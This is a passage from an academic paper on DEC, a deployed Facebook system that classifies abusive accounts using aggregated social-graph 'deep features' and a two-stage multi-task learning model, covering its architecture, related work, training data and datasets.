
Model training occurs in two separate stages. The first stage trains a *multi-task* deep neural network [6] on the collected features using the large number of lower-precision approximate labels. Since accounts identified by these lower-precision signals exhibit a multitude of different abuse types (e.g., spam, objectionable content, or malware), we formulate a learning "task" for each abuse type. We then extract the penultimate layer of the neural network as a low-dimensional feature vector [22]. This vector is input to the second stage of the model, which is trained using *per-task* high-precision human-labeled data with a standard binary classifier.

MS-MTL allows DEC to learn the underlying common representations of different abuse types in the first model stage, and then to distinguish different abuse types using high-precision data with separate models in the second stage, resulting in a score for each abuse type for each account. In this way we can use a single model to label as "abusive" accounts exhibiting any of a multitude of abuse types (e.g., scams, spam, adult content, etc.).

Our DEC design is deployed at Facebook, where it has run in production for more than two years. During that time DEC led to the identification and remediation of hundreds of millions of abusive accounts. By comparing the number of accounts actioned by DEC with an unbiased estimate of the number of abusive accounts remaining on the platform, we infer that DEC is responsible for reducing the volume of abusive accounts by approximately 27%.

In summary, our contributions include:

- The algorithmic design, system architecture, and implementation of DEC. Extracting more than 20,000 features per entity, across multiple hops, for billions of active users, presents a unique set of systems challenges (Section 4).
- A novel feature extraction process that produces "deep features" (Section 5) that, over our evaluation, showed no signs of adversarial adaptation (Section 7.4).
- The MS-MTL classification paradigm, which allows us to use a single model architecture to produce high-precision classifiers for each abuse class (Section 6).
- A quantitative evaluation of DEC and MS-MTL vs. other approaches, as well as a qualitative assessment of the impact DEC has had on the overall state of abusive accounts not caught by other systems (i.e., those hardest to classify) at Facebook (Section 7).
- A discussion of the lessons learned from two years of production deployment at Facebook (Section 8).

2 Background

Here we present an overview of abusive accounts on OSNs, existing defenses, and relevant machine learning terminology.

2.1 Abusive Accounts

We define an *abusive account* to be any account that violates the written policies of a given OSN (e.g., [12]). Attackers use abusive accounts for various reasons, including for financially motivated schemes (e.g., spreading spam, scams, objection-

[1] See Section 8.4 for consideration of the case where attacker creates groups of abusive accounts that are connected to each other.

[2] In this context "deep" refers to the features generated via network fanout from each account, not neural network structure.

able content, or phishing links [13–15]) and for causing user harm (e.g., online harassment or terrorism [16]). Abusive accounts can be broadly broken down along two dimensions:

1. **Account Provenance.** An abusive account can be *fake*, where the account does not represent an actual person or organization, or *real*, where it is a legitimate user account, though potentially hijacked by an attacker.[3]
2. **Abusive Behavior.** An abusive account can be characterized by the type of abuse it conducts, such as spreading *scams* or *spam*.

2.2 Defenses

There are multiple types of defenses against abusive accounts on OSNs. Rule-based heuristics, such as rate limits on particular user actions, are straightforward, easy to design and evaluate, and can be quite powerful in practice. However, they are often reactive, permitting some amount of abuse before a threshold is crossed and a rule is triggered. In addition, they conservatively focus on precision rather than recall to avoid false positives.

Another large-scale detection technique is machine learning-based classification, which affords increased complexity of the detection algorithm through digesting more features. However, adversaries can adapt (sometimes quickly) in response to classifier actions [10], making it challenging to properly design features that are difficult for adversaries to discover and evade. Another challenge of this approach is to collect enough high-precision training data. Human labeling is typically the most reliable source but can be expensive in terms of time, money, and human effort.

Rule-based heuristics and typical machine-learning based classifiers are able to identify the vast majority of abusive activity in online services [4]. Identifying those accounts that are able to evade the primary detection systems presents a especially difficult challenge, as they represent the *hardest* to classify accounts. For example, such accounts may be those that adversaries have iterated on while adapting to OSN defenses, or they may very closely resemble real users. The system we present in this paper is designed to mitigate these issues by employing sparse aggregated features on the social graph that should be difficult for attackers to manipulate, and by using a multi-stage training framework.

2.3 Machine Learning Terminology

In this section we describe the machine learning terminology relevant to DEC.

2.3.1 Deep Neural Networks

The first stage of DEC uses a deep neural network (DNN) architecture [31]. It is a cascade of multiple layers of nonlinear processing units for feature extraction and transformation. Each successive layer uses the output from the previous layer as input. In deep learning, each layer learns to transform its input data into a slightly more abstract and composite representation, with the last layer outputting a single score.

2.3.2 Embeddings

In the context of neural networks, *embeddings* are low-dimensional, continuous, learned vector representations of a discrete feature vector. Neural network embeddings are useful because they can reduce the dimensionality of categorical variables and meaningfully represent categories in the transformed space [28]. A common usage of embeddings is to serve as input features for machine learning models. In each layer of a deep neural network, a low-dimensional vector can be extracted as the embedding of the layer.

2.3.3 Gradient Boosted Decision Trees

The embedding of the last layer of deep neural network in DEC's first stage is used as the input feature vector for the second stage of DEC training, which uses a model of gradient boosted decision trees (GBDTs). GBDTs are a machine learning approach that iteratively constructs an ensemble of weak decision tree learners through boosting. It is a widely used algorithm in classification and regression [20].

3 Related Work

The problem of detecting abusive accounts in OSNs has received a great deal of attention in the literature. We split the published efforts into three categories based on technique, and also describe the relevant machine learning literature.

3.1 Detecting Abusive Accounts

Several works have explored using graph structure and the features of neighboring nodes to detect abuse. Yang et al. examined the effectiveness of graph and neighbor-based features to identify spammers on Twitter [58]. Their work formalized 24 detection features—including four graph-based and three direct neighbor properties—showing how these features could identify spammers better than prior state-of-the-art solutions [32, 49, 53]. Our work creates a generalized machine-learning framework (utilizing these features among many others) based on graph, direct, and indirect neighbor features (the "deep entity") which scales to billions of social network users.

Other work has focused exclusively on graph structure, with the goal of identifying groups or connected components. Stringhini et al. produced EVILCHORT, a system designed to identify accounts with common networking resources (e.g., IP addresses) and ultimately generate groups of malicious actors [50]. Earlier, Zhao et al. created BotGraph, which creates an activity graph from user actions and uses that graph to identify tightly connected components indicative of abuse [64]. Instead of focusing on the structure of the graph, Nilizadeh et al. observed how spam moved through the graph to identify common propagation patterns [38]. Compared to these works, we

[3] Real user accounts that violate OSN policies *without* having been compromised are outside the scope of this work, as they are relatively small in volume and are actioned on by other systems.

focus on a generalized framework which leverages such features, as well as a scalable machine learning approach which is utilized continuously at Facebook.

An alternative approach uses "honeypot" accounts to ultimately yield features which could be used for detection. Stringhini et al. used honeypot Twitter accounts to collect direct account, behavior, and content signals which could be used to identify spammers [49]. Similarly, Lee et al. also used honeypot Twitter and myspace accounts to collect direct account, content, and timing signals, also identifying abuse [32]. The features from both these works were later formalized and further analyzed (along with other features) by Yang et al. [58].

3.2 Sybil Accounts

A *Sybil attack* refers to an attack where individual malicious users join the OSN multiple times under multiple fake identities. Many algorithms and systems have been proposed to defend against Sybil attacks.

Yu [61] conduct a comprehensive study comparing various Sybil defenses on social networks as of 2011. A typical graph theory-based Sybil defense systems is SybilGuard [63]. The protocol is based on the social graph among user identities, where an edge between two identities indicates a human-established trust relationship. The key observation is that malicious users can create many identities but few trust relationships. Thus there is a disproportionately small "cut" in the graph between the sybil nodes and the honest nodes. However, there are two downsides of SybilGuard: it can allow a large number of sybil nodes to be accepted, and it assumes that social networks are fast mixing, which has not been confirmed in the real world. Yu et al. [62] propose a SybilLimit protocol that leverages the same insight as SybilGuard but offers near-optimal guarantees. Yang et al. claim that sybils do not form tight knit communities, as other work has explored [59]; instead, linkages are formed between sybils and normal users "accidentally" and therefore tight linkage-based defenses in isolation are problematic.

SybilInfer, proposed by Danezis and Mittal [9], is another sybil detection system. It uses a probabilistic model of honest social networks and a Bayesian inference engine that returns potential regions of dishonest nodes. SybilRank [5] is a detection framework that has been deployed in Tuenti's operation center. It relies on social graph properties to rank users according to their perceived likelihood of being fake, and has been shown to be computationally efficient and scalable. Wang et al. [54] take a different appproach, instead focusing on user actions as a stream and making the observation that the stream of actions for some types of attacks will be different than that of regular users.

While most Sybil defense algorithms and systems focus on exploring connections inside the social graph, this approach may fail to detect some types of abuse such as compromised accounts since they are not distinguishable on the social graph. DEC instead operates by combining information from the social graph with direct user features to conduct general abuse classification, irrespective of Sybil properties.

3.3 User Footprint

A "user footprint" is a signal that can be used to identify the behaviors of a same user across different OSNs. Malhotra et al. [37] propose the use of publicly available information to create a digital footprint of any user using social media services. This footprint can be used to detect malicious behaviors across different OSN platforms. Xiangnan et al. [29] study the problem of inferring anchor links across multiple heterogeneous social networks to detect users with multiple accounts. The key idea is that if a user is abusive on one platform, they are likely to be abusive on other platforms. However, the user footprint is not helpful when a user is only dedicated to spreading abuse in a single platform, which is the focus of DEC.

3.4 Machine Learning

In this section we describe the relevant machine learning works that DEC draws inspiration from.

3.4.1 ML for Abuse Detection

Machine learning-based classification is widely used in abuse detection. Stein et al. [48] proposed one of the first machine learning frameworks for abuse detection, applied to Facebook in 2011. The system extracts users' behavioral features and trains a machine learning model for classification. A similar spam detection system using content attributes and user behavior attributes has been deployed on Twitter as described by Benevenuto et al. [3]. These efforts laid the groundwork for our "behavioral" model described in Section 7.2.

Fire et al. [18] propose the use of topological anomalies on the social graph to identify spammers and fake profiles. Their approach uses only four features per user, all of which are related to the degree of graph connection of the user and their friends. The approach is proven to be useful in various OSNs. For DEC we employed a similar approach for feature extraction, however with a greatly expanded feature space.

In terms of classification algorithms, Tan et al. [51] designed an unsupervised spam detection scheme, called UNIK. Instead of detecting spammers directly, UNIK works by deliberately removing non-spammers from the network, leveraging both the social graph and the user-link graph. In the context of supervised learning, Lin et al. [35] conducted experiments on a Twitter dataset to compare the performance of a wide range of mainstream machine learning algorithms, aiming to identify the ones offering satisfactory detection performance and stability based on a large amount of ground truth data.

3.4.2 Other Relevant ML Work

Recent advances in machine learning, especially in graph learning, transfer learning, and online learning, can also be applied to ML-based abusive account detection.

Graph learning seeks to learn a node embedding or make predictions using relations in the graph. Variants of the techniques have been applied to modeling social networks [40], object interactions [24], citation networks [27], and abstract data structures in program verification [34]. Perozzi et al. [40] proposed an unsupervised graph learning technique to learn node embeddings using random walks in the local graph. Recent works on graph neural networks (GNNs) [27, 33, 55] extend convolutional neural networks to perform node classifications. However, none of the existing graph learning approaches has been shown to scale to billions of nodes as in a typical OSN social graph. We are actively experimenting with GNNs for DEC and have encountered numerous technical challenges in getting the system to work on a graph as large and diverse as that of an OSN. Our exploratory work does suggest potential improvements in model performance, but at a much higher computational cost for training.

Transfer learning uses existing pre-trained models or embeddings as a basis for training models for new tasks. The technique is commonly used to improve the performance of ML models (e.g., facial recognition or image segmentation [39, 60]), especially in cases where little labeled training data is available. In DEC, we leverage transfer learning to boost our model performance by training the first-stage embedding on a second set of labels.

Online learning, first proposed by Saad et al. [43], is a technique to tune existing ML classifiers in real time using newly available training data. Classified samples are sent for labeling, which updates the training set to better capture potential adaptive behaviors; retraining then strengthens the classifier against such behaviors [2]. In theory DEC could be adapted to incorporate online learning; however, our human labels are expensive and take a long time to collect, so the benefit of online learning over our current approach of regular offline retraining would be minimal.

Active learning [7, 46], similar to online learning, is a technique to retrain the model with new data. In active learning, only the data points in which the model has low confidence are assigned to human labellers for review. This approach is intended to achieve maximum model performance improvement with limited labeling resource. In our work we select accounts *at random* for expert labelling. While active learning is a potential avenue for improvement, we have been unable to test it because of labeling constraints: random-sample labeling is used not only for training DEC but also for other applications across Facebook, so any active learning experiments would require additional labellers.

4 DEC System Overview

DEC extracts features from active Facebook accounts, classifies them, and then takes actions on the classified abusive accounts. In order to deploy such a system in a scalable way, we need to address multiple challenges, including scalability, latency, variety of abuse types, and false positives. DEC uses multiple components in order to handle these challenges separately.




Figure 1: DEC system overview. When an user action occurs on Facebook, the online component will, concurrent with user activity, classify and potentially begin remediation on the user and/or action. Meanwhile, the extracted features from the online component, together with the training data, are used by the offline component to train new models.

Figure 1 shows the DEC architecture. At the highest level, we break down DEC into online and offline components, discussed subsequently.

4.1 Online Component

DEC is triggered by Facebook user actions. When an action occurs, DEC may, based on heuristics (see Section 5.2), schedule a task concurrent with the user activity to start extracting the raw features for the target node and sampled neighboring nodes. For an average account on Facebook, DEC needs to extract hundreds of features for each of hundreds of neighboring nodes, resulting in tens of thousands of raw features to be extracted. Such queries are computationally expensive, and thus the whole process is done asynchronously offline without influencing the user's normal site activity. After feature extraction, DEC aggregates the raw features to form numerical sparse features (further discussed in Section 6). DEC then generates the classification result for the account based on the aggregated features and the in-production model. If the account is classified as abusive, DEC exercises enforcement on the account.

4.2 Offline Component

The offline component of DEC includes model training, and feedback handling.

To classify multiple types of abuse, DEC maintains multiple models, where each model handles a different type of abuse. Each dedicated model is trained on the learned low-dimensional embeddings from the raw features collected as part of the concurrent feature extraction (online component). DEC uses the MS-MTL training framework to simultaneously

train and maintain models for different abuse types (further discussed in Section 6).

As part of our implementation within Facebook, DEC has integrated both human labeling as well as user feedback into the training and enforcement process. Facebook uses a dedicated team of specialists who can label whether an account is abusive. These specialists label accounts both proactively (based on features) and reactively (based on user feedback). For proactive labeling, human labellers check accounts surfaced by various detection signals, take samples, label them, and then take actions accordingly. For the reactive labeling, the process begins when a user appeals an enforcement action (as surfaced through the Facebook product). A human reviewer then investigates the account and either accepts the appeal (false positive from DEC's perspective) or rejects the appeal (true positive). Both proactive and reactive human label results are fed into DEC model training as labeled data. Offline model training uses the human labeled data combined with the extracted features from the online component. After repeated offline and online testing, updated models are deployed into production. DEC is regularly retrained by Facebook to leverage the most recent abuse patterns and signals.

To summarize, DEC:

1. Extracts "deep features" across all active accounts on Facebook to allow classification.
2. Uses classification to predict the level of abusiveness for all active accounts, keeping up-to-date classification results for all users actively engaging with the network.
3. Incorporates user and labeler feedback to iterate classifier models.

5 Methods: Deep Feature Extraction

Feature extraction is a core part of DEC. Compared to traditional abuse detection systems, DEC uses the process of aggregate feature calculations which aims to extract deep features of a "target" account.

5.1 Deep features

In the context of DEC, "deep" refers to the process of fanning out in the social graph. This graph consists of not only users but all *entities* that the platform supports, such as groups, posts, and more. A *direct feature* is a feature that is a function of a particular entity only, such as account age or group size. A *deep feature* is a feature that is a function of the direct features of entities linked to the entity in question. For example, "average age of an account's friends" is a deep feature for the account. Deep features can be defined recursively, as aggregations of deep features on linked accounts; for example, a deep feature on a photo could be "average number of groups joined by friends of people tagged in the photo."

Deep features are useful for classification because they reveal the position of target node in social graph by looking at neighboring nodes. For instance, in the detection of fake accounts, a common pattern that can be revealed by deep features is the batch creation of fake accounts. When classifying fake accounts, deep features include the features from the IP address that registers the account, as well as all the other accounts created from the IP address. When classifying using the above features, the scripted activity of batch account registration can be easily detected.

Table 1: Types of entities with their example direct features and example deep entities in DEC.

Entity Type	Direct Features	Deep Entities
User	age, gender	entities administered, posts
Group	member count, age	admins, group members
Device	operating system	users sharing the device
Photo	like count, hash value	users in the photo
Status Update	like count, age	groups it shared to
Group Post	has a link?	users commenting
Share	number of times shared	original creator
IP Address	country, reputation	registered accounts

A key insight is that deep features not only give additional information about an account, but also are difficult for adversaries to manipulate. Most direct features can easily be changed by the person controlling the entity. For example, account age is controlled by the account owner, and group membership is controlled by the group admin. In contrast, aggregated features that are generated from entities associated with the target account are much more difficult to change. For example, if we consider the age of all of a user's friends, the mean value would be much more difficult to alter by that user, especially when the number of friends is large. Eventually, we can even take a step further by scrutinizing all the friends of friends, and it becomes almost impossible for an adversary to completely change such information.

Table 1 lists some of the entity types considered by DEC, including user, group, device, photo, status update, and group post. For each entity type, we list a few examples of direct features and deep (or fan-out) entities. For direct features, we use features effectively leveraged by other ML classifiers, as well as those found useful during manual investigations.

Figure 2 illustrates an example deep feature. This feature is based on neighboring nodes within two hops from an example account (center, color orange). An edge between two nodes represents the relation of mutual friends. This 2-hop deep feature has exponentially more dependent values comprising the feature than a direct feature.

5.2 Implementation

To extend the above examples to work in production, we have three issues to address: (a) What kind of neighboring nodes do we look at? (b) How can we generate the deep features meaningfully? and (c) How do we keep the computational cost from exploding as we fan out?

The complex and varied nature of OSN products requires us to build our system as generically as possible, allowing us to incorporate a wide variety of entities and edges between them. We also want to be able to add new types of entities or edges as




Figure 2: Visualization of the level-2 social graph for a single "target" account in DEC. The centered orange node is the target node to classify. The blue nodes are the neighboring nodes from the first fan-out level. The red nodes are from the second fan-out level. An edge between two nodes represents the relation of mutual friends. For each node visualized in this graph, hundreds of features are extracted and aggregated for classification.

new features and products appear on Facebook. In the social graph, even a single pair of entities can be connected with multiple types of edges. For example, a user can be connected to a group by being the admin of the group. They can also be connected through membership, which is a weaker connection. Even further, a user can be connected by commenting on a post from the group.

To define deep features, we apply aggregation techniques on the set of direct features of nodes, following the lead of Xiao et al. [57], who effectively leveraged aggregated features across clusters of accounts to identify fake ones. As shown in Table 2, we use different aggregation methods for numerical features and categorical features. To aggregate numerical features such as age, we calculate statistics on their distribution such as mean and percentiles. On the other hand, for categorical features such as home country, our strategy is to aggregate them statistically into numerical features. Lastly, we also jointly aggregate numeric features with categorical features by observing the distribution of the numeric features for a given categorical feature. For example, a feature can be the number of accounts that logged in from the same device as the target account, given the device uses the Android operating system.

The use of aggregation has two advantages: first, it produces a dense feature vector, reducing the dimensionality of the model. Second, it helps the model resist adversarial adaptation as discussed in Section 5.1 above. Note that we do not need to define each deep feature explicitly: we can define various graph traversal steps (e.g., user → user, or user → group → photo) and automatically apply all aggregation methods to all the direct features of the target entity. In practice, this method produces thousands of distinct deep features.

Table 2: Example aggregation methods for deep features. Here $p25$ and $p75$ refer to the 25th and 75th percentiles, respectively.

Feature Type	Aggregation Method
Numeric	min, max, mean, variance, $p25$, $p75$
Categorical	percentage of the most common category, percentage of empty values, entropy of the category values, number of distinct categories
Both Numeric & Categorical	max of numeric A from category B, p75 of numeric A from most common category

Ideally, we would trigger a new feature extraction and classification *every* time a user action happens on Facebook. This is not possible at billion-user scale given the necessary computational resources. DEC relies on heuristics to decide when to begin the process of feature extraction and (re-)classification. The core idea is the use of a "cool-down period" between reclassifications, where the length of the cool-down period increases as the account spends more time active on the platform. Our motivating intuition is that accounts that have been active for longer have gone through many previous checks and are generally less likely to be abusive, while newly registered accounts are more likely to be created to abuse.

While (re-)classification is triggered in production in real time, feature extraction and aggregation are computed asynchronously without interfering with an account's experience on Facebook. Given the expense of extracting all deep features, especially for an account with many connections in the social graph, we restrict the amount of computational resources used per account. Specifically, we place a limit on the number of neighboring nodes used to compute a deep feature, and sample randomly if the number is over the limit. The random sample is different on each reclassification; our goal is to capture the position of the entity in the graph from many different angles. This sampling procedure allows us to limit computational cost without reducing the diversity of features.[4]

5.3 Feature selection

We only use deep features of a target account, and not direct features, for classification in DEC. The primary motivation for this choice is that we observed that direct target account features are extremely likely to become dominant features in the model. This undesired dominance is caused by the bias inherent in our training data. For example, one of our

[4] In our implementation, we use up to 50 neighboring nodes to compute a deep feature, downsampling if the number of neighboring nodes exceeds that threshold. On average, two fan-out levels of neighboring entities are used for feature computations.

experimental spam detection models used whether a user posts a URL as a feature; it turns out that this feature easily becomes the dominant one in the model because spammers are much more likely to include URLs in their posts than benign users. However, it creates a huge number of false positives as it classifies almost all users posting URLs as abusive. In addition, direct features are easy for the attacker to manipulate; once the attacker learns that "has posted URL" is a feature, they can switch from directly posting URLs to putting URLs as overlay in a photo in order to avoid detection.

5.4 Feature modification

As adversaries adapt and as we gain new insights about their behavior, we will wish to add new features to DEC and/or retire poorly performing features to save computation cost. There are two issues to consider when modifying features. The first is the influence on the current detection model. Once we add or remove any feature, the classification result from the original DEC model will be influenced as the model is still trained using the original list of features. Our solution is to split the feature logging into two pipelines: experimental features and production features. We can log (or not log) newly added (or removed) features into the experimental group, from which we can train a new model. Meanwhile, the production classifier still uses the production list of features. When the new model is pushed to production, we switch the experimental feature set into the production pipeline.

A second problem with adding features is the computational cost of re-computing across the entire graph. When we add a new direct feature to an entity A, it not only influences A, but also all the connected entities because they use features from A to calculate their own deep features. Conversely, most direct features have multiple dependent deep features, and multiple levels of fan-out can easily require the recomputation of the whole feature space when a single feature is added. For example, DEC needs to extract `new_feature` from all of the friends of friends in order to compute 75th percentile, $p75(\texttt{friends.friends.new_feature})$. Traversing through other features along with friends ultimately results in re-extracting features of any active entity. To limit the impact of the re-computation overhead, we define isolated *universes of features*. The old and new versions of features will run in parallel universes, with existing models using the old universe of features, until feature generation for the new universe is complete. At that point the functionality of the old universe is subsumed, and it can be discarded as new models will be trained using the new universe of features.

Again referring to Figure 2, we see the potential computational impact of feature changes. In this example a change or addition of a new direct feature with dependent deep features has exponentially more dependent computations than the direct feature.




Figure 3: MS-MTL model training flow. Stage 1 uses the raw deep features with low precision labels to train a multi-task deep neural network. By extracting the embedding from the last hidden layer of the deep neural network, we train dedicated GBDT models for each task in stage 2 with human labeled data.

6 Methods: Multi-Stage Multi-Task Learning

Multi-task learning [6] (MTL) is a type of transfer learning [41] used to improve model generalization. MTL trains multiple related "tasks" in parallel using a single neural network model. The core idea is that what the model learns for each task can boost the performance of other tasks. In our context of abusive account classification, we define "task" and "label" as follows:

- A *task* refers to the classification of a specific category of abusive accounts on an OSN (e.g., fake accounts, spamming accounts).
- A *label* of a training sample is a boolean value indicating whether or not the sample falls into an abusive account category. Each training example has multiple labels, one for each task. This *multi-label* is represented by a vector of boolean values.

As a concrete example, if we take four tasks in DEC model training to be classifying fake, compromised, spamming, and scamming accounts, the label vector of one account might be $[1,0,0,1]$. This vector indicates the account was identified as fake and carrying out scams, but is not identified as compromised or spreading spam.

6.1 Motivation

We employ a multi-stage framework to detect abusive accounts on Facebook. Our framework addresses three key challenges in abusive account classification: simultaneously supporting a variety of abuse types, leveraging a high-dimensional feature space, and overcoming a shortage (relative to billions of accounts) of high quality human labels.

First, since there are many different ways in which an account can be abusive, we use different tasks to represent different sub-types of abuse, and multi-task learning to increase the amount of information encoded in the model. The underlying assumption is that the features distinguishing abusive accounts from benign ones are correlated between abuse types. As a result, the knowledge learned for one abuse type can be beneficial for determining other abuse types because an account exhibiting one abuse type is more likely to show other abusive behaviors. As compared with splitting labeled data based on abuse types and training a separate model for each type, multi-task training gives us a full picture of the account by collectively looking at all associated abusive behavior. We expect that this knowledge sharing across tasks will allow us to achieve better prediction accuracy using multi-task learning, especially for smaller tasks.

Second, the multi-stage framework addresses the "curse of dimensionality" [23] by reducing the high-dimensional raw feature vector to a low-dimensional representation. Specifically, our two stages of training reduce the number of features from more than 10^4 (raw deep feature space) to around 10^2 (learned low-dimensional representation space). We achieve this reduction by using the embedding from the last hidden layer of the multi-task deep neural network as input features for the second stage of training.

Finally, a practical engineering problem is that human labeled data is very expensive, and particularly so in the domain of account labeling. In order to label an account as abusive or benign, a human reviewer needs to look at many aspects of the account and consider multiple factors when making a decision. On the other hand, we have a large amount of lower-confidence labeled data in the form of machine-generated labels. This scenario is ideal for multi-task leaning as it has proven to be successful to extract useful information from noisily labeled data [52].

6.2 Training Data Collection

We have two sources of data labels on abusive accounts in DEC. The first consists of human reviewers, who are shown hundreds of signals from each account and asked to provide a judgment on whether the account is abusive. Labels provided in this manner have high accuracy, but are also computationally expensive, and therefore can only be obtained in low volume (relative to the billions of accounts on Facebook).

The second label source consists of automated (non-DEC) algorithms designed to detect abusive accounts, as well as user reported abusive accounts. These algorithms may be focused on a specific attack or abuse type, or may be previous versions of global abuse detection models. We consider the accounts identified by these algorithms to be *approximately labeled* abusive accounts. We then split the labels into different tasks based on the type of abuse per each account. To obtain approximately labeled non-abusive accounts, we randomly sample accounts that have never been actioned on. Our approximate labels have lower precision than human reviewed data, but are much cheaper to obtain and can be obtained in high volume. For example, in our evaluation the training dataset has over 30 million approximate labels and only 240,000 human labels (Table 3).

While 30 million labels may seem significant, it represents less than 2% of the billions of accounts on Facebook. Thus, any adversary attempting a poisoning attack [21, 36, 47] on the training data would need to create thousands of accounts in order to ensure that some of them were sampled for our training set as negative examples (and tens of thousands if trying to poison the second stage). On the other hand, the fact that there are millions of negative samples implies that any one account cannot have outsize influence on the model, thus increasing the required attack size even further. Such large attacks are easy for both rule-based systems and human reviewers to detect and label, and thus the adversary's intention of poisioning the training set will be foiled. Furthermore, even if somehow the adversary obtains enough accounts to poison the training process, they will need to manipulate the features on these accounts to produce very specific values, which (as discussed in Section 5.1) is difficult to achieve with our "deep feature" architecture.

To provide insight into the reliability of this approach, we took a random sample of approximately labeled accounts and sent them through the manual review process described previously. In those experiments the approximate labeling precision varied between 90% and 95%, indicating that the approximate labels still provide significant discerning power.

6.3 Model Training Flow

Figure 3 shows the two stage training flow of the MS-MTL framework. The first stage, trained on a large volume of low precision data, learns the embedding of the raw features. We then apply a transfer learning techique and use the embedding along with high precision labels to train the second stage model. The classification results are generated as the outputs from the second stage.

6.3.1 First Stage: Low Precision Training

The objective of the first training stage is to reduce the high-dimensional vector of aggregated raw deep features to a low-dimensional embedding vector. This dimensionality reduction is done through the training of a multi-task deep neural network model [6] using our approximate label data. Each sample in the training data has a vector of labels where each label corresponds to a task, and each task corresponds to classifica-

tion of a sub-type of abusive accounts on Facebook. After the training has converged, we take the outputs of the last hidden layer of the neural network as the learned low-dimensional embeddings.

For our implementation, we use a neural network model with 3 fully connected hidden layers having 512, 64, and 32 neurons respectively. For each task, the model outputs a probability using a sigmoid activation function. The inputs are normalized using a Box-Cox transformation. We trained the model using PyTorch [42] for an epoch using per-task binary cross entropy and an Adagrad optimizer [11], with a learning rate of 0.01.

6.3.2 Second Stage: High Precision Training

We leverage a technique from transfer learning [41] and extract the last hidden layer's output from the first stage model as the input for the second stage. We train the second stage (GBDT model) with high precision human-labeled data to classify abusive accounts regardless of the sub-types of violations. The scores output by the GBDT model are the final DEC classification scores.

Our implementation of the GBDT model uses an ensemble of 7 trees with a maximum depth of 4. We trained the model with a company-internal gradient boosting framework similar to XGBoost [56], using penalized stochastic gradient boosting, with a learning rate of 0.03 and a feature sampling rate of 0.2.

7 Evaluation

In this section we evaluate the performance of our MS-MTL approach and the DEC system as a whole. Specifically we analyze three abusive account models:

1. A behavioral-only model, which represents traditional detection techniques employed by OSNs;
2. DEC as a single multi-task neural network ("Single Stage," SS), and
3. DEC with MS-MTL.

We performed our evaluation on *active* accounts on Facebook. These accounts have already gone through multiple early-stage security systems such as registration or login-time actioning, but have not yet gone through full behavioral (i.e., activity- and content-based) detection. We also investigate adversarial adaptation, in particular looking at the stability of DEC's precision and recall over time.

7.1 Datasets

Table 3 summarizes the dataset used for our experiments and evaluation of DEC.

Training Data. We test DEC's performance on production Facebook data. We consider four types of abusive accounts (tasks) in our MS-MTL implementation: fake, compromised, spam, and scam. We split the abuse types into these four different categories for two reasons. First, they are violating different policies of Facebook, which causes the detected accounts to be actioned on by separate enforcement systems, each employing distinct appeals flows. Second, the positive samples of different abuse types are not homogeneous by nature. For example, fake accounts are largely driven by scripted creation, while compromised accounts usually result from malware or phishing. The behavioral patterns and social connections of these accounts are distinctive for each abuse type, lending themselves well to different "tasks" in our formulation.

Table 3: Datasets: Number and composition of labels used for our training and evaluation. The longitudinal dataset is measured in # of samples per day.

Training Dataset	Label Type	Training Stage	# Samples
Fake	Approximate	First	3.0×10^7
Comp.	Approximate	First	7.8×10^5
Spam	Approximate	First	6.2×10^5
Scam	Approximate	First	6.2×10^5
Benign	Approximate	First	2.6×10^8
Abusive	Human	Second	1.2×10^5
Benign	Human	Second	1.2×10^5
Evaluation Dataset	**Label Type**	**Evaluation Mechanism**	**# Samples**
Abusive	Human	Offline	3.0×10^4
Benign	Human	Offline	3.0×10^4
Longitudinal	Human	Online	2.0×10^4/day

